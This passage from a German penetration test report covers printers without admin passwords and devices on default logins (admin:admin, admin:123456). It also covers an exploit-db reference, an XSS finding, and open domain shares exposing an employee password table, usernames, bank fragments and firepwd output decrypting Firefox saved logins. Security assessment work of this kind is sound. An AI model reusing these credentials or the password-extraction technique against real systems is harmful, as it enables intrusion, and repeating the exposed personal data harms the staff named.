


192.168.2.1:

Admin:blank



192.168.0.196:



The screenshot shows a web browser window displaying the Xerox AltaLink C8055 status page. The browser's address bar shows the URL `https://192.168.0.196/stat/welcome.php?tab=status`. The page features a blue header with the Xerox logo and the model name 'Xerox® AltaLink® C8055'. Below the header is a navigation menu with icons for 'Startseite', 'Aufträge', 'Drucken', 'Scannen', 'Adressbuch', 'Einrichtung', and 'Support'. The main content area displays the 'Energiesparmodus' (Energy Saver Mode) status, including the printer's name 'ATS...', model 'Xerox® AltaLink® C8055 Multifunction Printer', device serial number '3712369239', and IP address '192.168.0.196'. The administrator status is listed as 'Nicht eingestellt'. A 'Details' button is located in the bottom right corner of the main content area.

8.9.2. Empfehlung


Wir empfehlen alle erreichbaren Drucker im Netzwerk mit einem starken Administrator Passwort zu versehen.

8.10. ACTi E32 Kameras Default Zugang

Wahrscheinlichkeit	Auswirkung	Risiko
Niedrig	Niedrig	Niedrig

8.10.1. Analyse

Bei der Analyse des Netzwerks wurden einige ACTi-Kameras gefunden. Es war möglich, sich mit dem Standardzugang admin:123456 anzumelden und Videostreame von den Kameras abzurufen. Dies wurde an 192.168.87.21-26 getestet, woraus geschlossen werden konnte, dass alle ACTi-Kameras die gleiche Konfiguration aufweisen.



8.10.2. Empfehlung


Wir empfehlen die Kameras mit einem starken Administrator Passwort zu versehen und/oder die Kameras in ein eigenes Netzwerksegment zu legen und durch entsprechende technische Mittel (Firewall mit restriktiver Rulebase) zu versehen. Die Geräte sind auch schon entsprechend alt, unter Umständen ist auch ein Austausch mit gleichzeitiger Netzwerksegmentierung eine mögliche Option.

8.11. Meteocontrol Passwort Information Disclosure


Wahrscheinlichkeit	Auswirkung	Risiko
Niedrig	Niedrig	Niedrig

8.11.1. Analyse

Bei der Analyse des Netzwerks wurde ein Meteocontrol System gefunden (192.168.87.239), für welches es möglich ist, mit Folgendem Exploit das Administrator Passwort auszulesen. (<https://www.exploit-db.com/exploits/39822>)



Der Zugang kann dann für eine Denial of Service Attacke genutzt werden (durch Konfigurationsänderungen).



Das Meteocontrol-System bietet auch eine Befehlszeilenschnittstelle, die für die Ausführung von Code missbraucht werden könnte, indem ein "permitted commands" Bypass gefunden wird.

8.11.2. Empfehlung

Wir empfehlen das System zu aktualisieren.

8.12. Cisco Phone Adapter Default Zugang

Wahrscheinlichkeit	Auswirkung	Risiko
Niedrig	Niedrig	Niedrig

8.12.1. Analyse

Bei der Analyse des Netzwerks fanden wir eine Cisco Phone Adapter Configuration Utility. Dieser hatte für den Admin Zugang noch den Default Zugang hinterlegt. (admin:admin)

192.168.90.16:

The screenshot shows the 'Information' page of the Cisco Phone Adapter Configuration Utility. On the left is a navigation menu with options like System, SIP, Provisioning, Regional, Line 1, User 1, Line 2, and User 2. The main content area is titled 'Information' and contains two sections: 'Product Information' and 'System Status'. 'Product Information' lists details such as Product Name (ATA190), Software Version (1.2.2(003)), MAC Address (34DBFD19949A), and Customization (Open). 'System Status' shows the current time (5/8/2023 03:15:16) and various statistics like RTP Packets Sent/Recv (0) and SIP Messages Sent/Recv (15939/31840).

Ebenso das CISCO ATA:

The screenshot shows a web browser window displaying the configuration page for a Cisco ATA 186 (SCCP). The browser address bar shows '192.168.90.62/DeviceInfo'. The page title is 'Device Information Cisco ATA 186 (SCCP)'. On the left is a navigation menu with categories like Device Information, Network Configuration, Ethernet Statistics, RTP Statistics, Change Configuration, Network Parameters, SCCP Parameters, Tone Parameters, Audio Parameters, Service Parameters, Debug Parameters, Services, and Phone Status. The main content area lists various device parameters such as MAC Address (001b2ae81fc3), Host Name (ata001b2ae81fc3), Phone 1 DN (0), Phone 2 DN (0), App Load ID (ATA001b2ae81fc31A), S/W Version (3.02.03(051201A)), H/W Version (0x0013 0x0000), Serial Number (INM110718SK), Product ID (ATA186I2-A), H/W Features (0x00000016), Firmware (ATA001b2ae81fc301A.zup), VLAN ID (0), and Config File (ata001b2ae81fc3).

8.12.2. Empfehlung


Wir empfehlen das Ändern der Default Zugänge.

8.13. intranet.acds.eu suche anfällig für XSS

Wahrscheinlichkeit	Auswirkung	Risiko
Notiz	Notiz	Notiz

8.13.1. Analyse

Bei der Analyse der Website intranet.acds.eu war es möglich über das Eingabefeld der Suche eine XSS zu triggern, da der Suchtext nicht ordnungsgemäß "escaped" wird.



8.13.2. Empfehlung


Wir empfehlen den Response Text ordnungsgemäß zu "encoden".

8.14. Clickshare Dashboard Default Zugang

Wahrscheinlichkeit	Auswirkung	Risiko
Notiz	Notiz	Notiz

8.14.1. Analyse

Bei der Netzwerkanalyse stießen wir auf das Clickshare-Dashboard (192.168.111.100), das nur mit den Standardzugangsdaten (admin:admin) geschützt war. Dieses Gerät ermöglicht auch das Hochladen von angepassten Firmware-Updates. Da das Gerät auch als Access Point fungiert, besteht hier die Möglichkeit eines Denial-of-Service- und unter bestimmten Umständen sogar eines Man-In-The-Middle-Angriffs.



8.14.2. Empfehlung

Es wird empfohlen, ein starkes Administratorpasswort festzulegen.


8.15. Domänen Share Funde:

Wahrscheinlichkeit	Auswirkung	Risiko
Notiz	Notiz	Notiz

8.15.1. Analyse

Während der Analyse des Netzwerks und der Durchsicht der verfügbaren bzw. einsehbaren Domänenfreigaben haben wir einige Informationen gefunden, die für einen Angreifer bei weiteren Angriffen nützlich sein könnten.

System Passwörter:



Passwörter

Name Mitarbeiter	Login	Passwort
Susanne Winkler	Winkler	Passwort
Gr. ...	B...	...
Katharina ...	Z...	...
Christina ...	C...	...
Alma ...	D...	...
Katharina ...	K...	...
Sabine ...	H...	...
Lina ...	L...	...
Tilman ...	P...	...

Ansicht

> DE...31...local > temp > fom > Desktop > FOM

"FOM" durchsuchen

CCA User:


Netzwerk > ATR...00...local > USERS

"USERS" durchsuche


Name	Änderungsdatum	Typ	Größe
_ADMINI.idx	22.07.2009 12:58	IDX-Datei	3 KB
ADELA-	24.07.2014 13:44	Datei	2 KB
ADELA-.idx	24.07.2014 13:44	IDX-Datei	3 KB
ADELA_	20.12.2007 08:04	Datei	1 KB
ADELA_.idx	20.12.2007 08:04	IDX-Datei	3 KB
ADM_CH	26.04.2014 11:46	Datei	1 KB
ADM_CH.idx	26.04.2014 11:46	IDX-Datei	3 KB
ADM_ST	28.04.2014 08:22	Datei	1 KB
ADM_ST.idx	28.04.2014 08:22	IDX-Datei	3 KB
ADM-CH	19.03.2013 19:29	Datei	1 KB
ADM-CH.idx	19.03.2013 19:29	IDX-Datei	3 KB
ADM-DO	22.09.2015 16:21	Datei	1 KB
ADM-DO.idx	22.09.2015 16:21	IDX-Datei	3 KB
ADMINI	02.11.2009 16:56	Datei	2 KB
ADMINI.idx	02.11.2009 16:55	IDX-Datei	3 KB
ADM-KA	14.03.2016 15:47	Datei	1 KB
ADM-KA.idx	14.03.2016 15:47	IDX-Datei	3 KB
ADM-PA	15.01.2016 12:51	Datei	1 KB
ADM-PA.idx	15.01.2016 12:51	IDX-Datei	3 KB
ADM-ST	27.04.2016 14:38	Datei	1 KB
ADM-ST.idx	01.02.2016 09:37	IDX-Datei	3 KB

Mit den Informationen über alle CCA-Usernamen lässt sich eine Brute Force Attacke auf den CCA-Login starten.

CCA Export Daten:



CCA Archiv:



CCA Daten:

Name	Änderungsdatum	Typ	Größe
iv17urnu	24.06.2017 14:00	Dateiordner	
BAKAWA	27.07.2017 10:01	Dateiordner	
lv2017ummeldung	16.06.2017 13:27	Dateiordner	
Zelohn_	16.05.2017 21:52	Dateiordner	
WS	16.05.2017 21:49	Dateiordner	
west2013x	16.05.2017 21:43	Dateiordner	
west2013	16.05.2017 21:42	Dateiordner	
west2012	16.05.2017 21:40	Dateiordner	
west2011	16.05.2017 21:39	Dateiordner	
west2010	16.05.2017 21:38	Dateiordner	
west2009	16.05.2017 21:37	Dateiordner	
west2008	16.05.2017 21:36	Dateiordner	
west2007	16.05.2017 21:36	Dateiordner	
Vorsteuer DE	16.05.2017 21:36	Dateiordner	
sued2012	16.05.2017 21:32	Dateiordner	
sued2011	16.05.2017 21:32	Dateiordner	
sued2010x	16.05.2017 21:31	Dateiordner	
sued2010	16.05.2017 21:31	Dateiordner	
sued2009	16.05.2017 21:31	Dateiordner	
sued2008	16.05.2017 21:31	Dateiordner	
stmk2013	16.05.2017 21:28	Dateiordner	
stmk2012	16.05.2017 21:25	Dateiordner	
stmk2011	16.05.2017 21:24	Dateiordner	
stmk2010x	16.05.2017 21:23	Dateiordner	

Firefox Passwörter:

(\\SVxACDx05.ACDS.local\profile\$\h.XXYAJDFASDFg.ACDS.V2\AppData\Roaming\Mozilla\Firefox\Profiles\dho1lfz6.default-1527662276295)

The screenshot shows a file explorer window displaying the directory structure of a Firefox profile. The file `logins.json` is highlighted. To the right, a terminal window shows the execution of the `firepwd` tool, which has decrypted the password data from `logins.json`. The output shows several entries with their respective URLs and passwords, some of which are highlighted in red.

```

~/tools/firepwd (master*) » python3 firepwd.py
globalSalt: b'd1828583def98c5aa8608508bf9ff4f40498677d'
SEQUENCE {
  SEQUENCE {
    OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3 pbeWithSha1AndTripleDES-CBC
    SEQUENCE {
      OCTETSTRING b'fbc15513770b9567ee227bcde273592b7e3dfd2b'
      INTEGER b'01'
    }
  }
  OCTETSTRING b'abf82393fa3392b4ab602bd39402ad91'
}
entrySalt: b'fbc15513770b9567ee227bcde273592b7e3dfd2b'
b'78022sampleland'
password check? True
SEQUENCE {
  SEQUENCE {
    OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3 pbeWithSha1AndTripleDES-CBC
    SEQUENCE {
      OCTETSTRING b'42e5acc245c9e859961488750d4f2fed6a283777'
      INTEGER b'01'
    }
  }
  OCTETSTRING b'55dd0777c4041b776a78d9ee333345626ab49c943221dac3020a9dd3e569db0c'
}
entrySalt: b'42e5acc245c9e859961488750d4f2fed6a283777'
b'80113668953a38233c8ad2cac90cc4875f82d898268c84'
decrypting login/password pairs
https://accounts.firefox.com:b'h.mariazellerland@jufa.eu',b'80113668953a38233c8ad2cac90cc4875f82d898268c84'
chrome://FirefoxAccounts:b'e09d5ba862ff484da1f9a364680c77d7',b'{"version":1,"accountData":{"kSync":"8680113668953a38233c8ad2cac90cc4875f82d898268c84","kXCS":"a8dfede98f999a3b04c9b958e1eb6d6","kExtSync":"d56874053c2b4c93bb431c24744ef5500dc0bd441e-b3","kExtSync":"d56874053c2b4c93bb431c24744ef5500dc0bd441e-b3","kExtSync":"d56874053c2b4c93bb431c24744ef5500dc0bd441e-b3"}'
http://portal.brolli.com:b'78022.sampleland',b'password-entfernt'
https://shop.agm.at:b'sampleland@acds.eu',b'password-entfernt'
https://accounts.firefox.com:b'h.sampleland@acds.eu',b'password-entfernt'
    
```

<http://portal.brolli.com>:b'78022.sampleland',b'password-entfernt'
<https://shop.agm.at>:b'sampleland@acds.eu',b'password-entfernt'
<https://accounts.firefox.com>:b'h.sampleland@acds.eu',b'password-entfernt'

Kreditkarten Vertragsnummern:

The screenshot shows a software interface with a file explorer on the left and a document viewer on the right. The file explorer lists various files and folders, including 'B+S', 'Kassa Landesgruppe', 'Kreditkarten, alte Listen', and 'Kreditkarten-Umsatzaufstellung 2007, Anfrage v. 15.1.08'. The document viewer displays a fax from B+S Card-Service titled 'Antwort-Fax American Express'. The fax includes a table with the following data:

Name des Unternehmens	[REDACTED]
Inhaber / Geschäftsführer	[REDACTED]
Straße	Nr. 100
PLZ / Ort	[REDACTED]
Telefon	004: [REDACTED]
Vertragsnummer bei B+S	4556

Below the table, the text reads: 'Mit diesem Schreiben erklären wir unser Einverständnis, dass die einmalige Anschlussgebühr für American Express in Höhe von 25,- EURO pro Terminal auf dem im Vertrag mit B+S Card Service genannten Konto bei der nächsten Abrechnung belastet wird. Mit diesem Betrag sind auch alle zukünftigen Transaktionskosten abgedeckt.' It also states: 'Unsere Vertragsnummer bei American Express lautet: 940'. At the bottom, it says 'Stand Juni 2005'.

Bankdaten:

	Konto-Nr.	BLZ	Name der Bank	IBAN	BIC	Haus		
Ad	709	38001	Raiffeis	AT82	709	RZ	01	Nr.
Sc	709	38001	Raiffeis	AT82	709	RZ	01	Nr.
De	079	20815	Die Ste	AT35	079	S1		Nr.
Er	565	20815	Die Ste	AT24	565	S1		Nr.
Fd	000	48150	Volksb	AT77	000	VH	XX	Nr.
Gi	014	38104	Raiffeis	AT24	014	RZ	04	Nr.
Gr	446	38104	Raiffeis	AT34	446	RZ	04	Nr.
Gr	573	20815	Die Ste	AT02	573	S1		Nr.
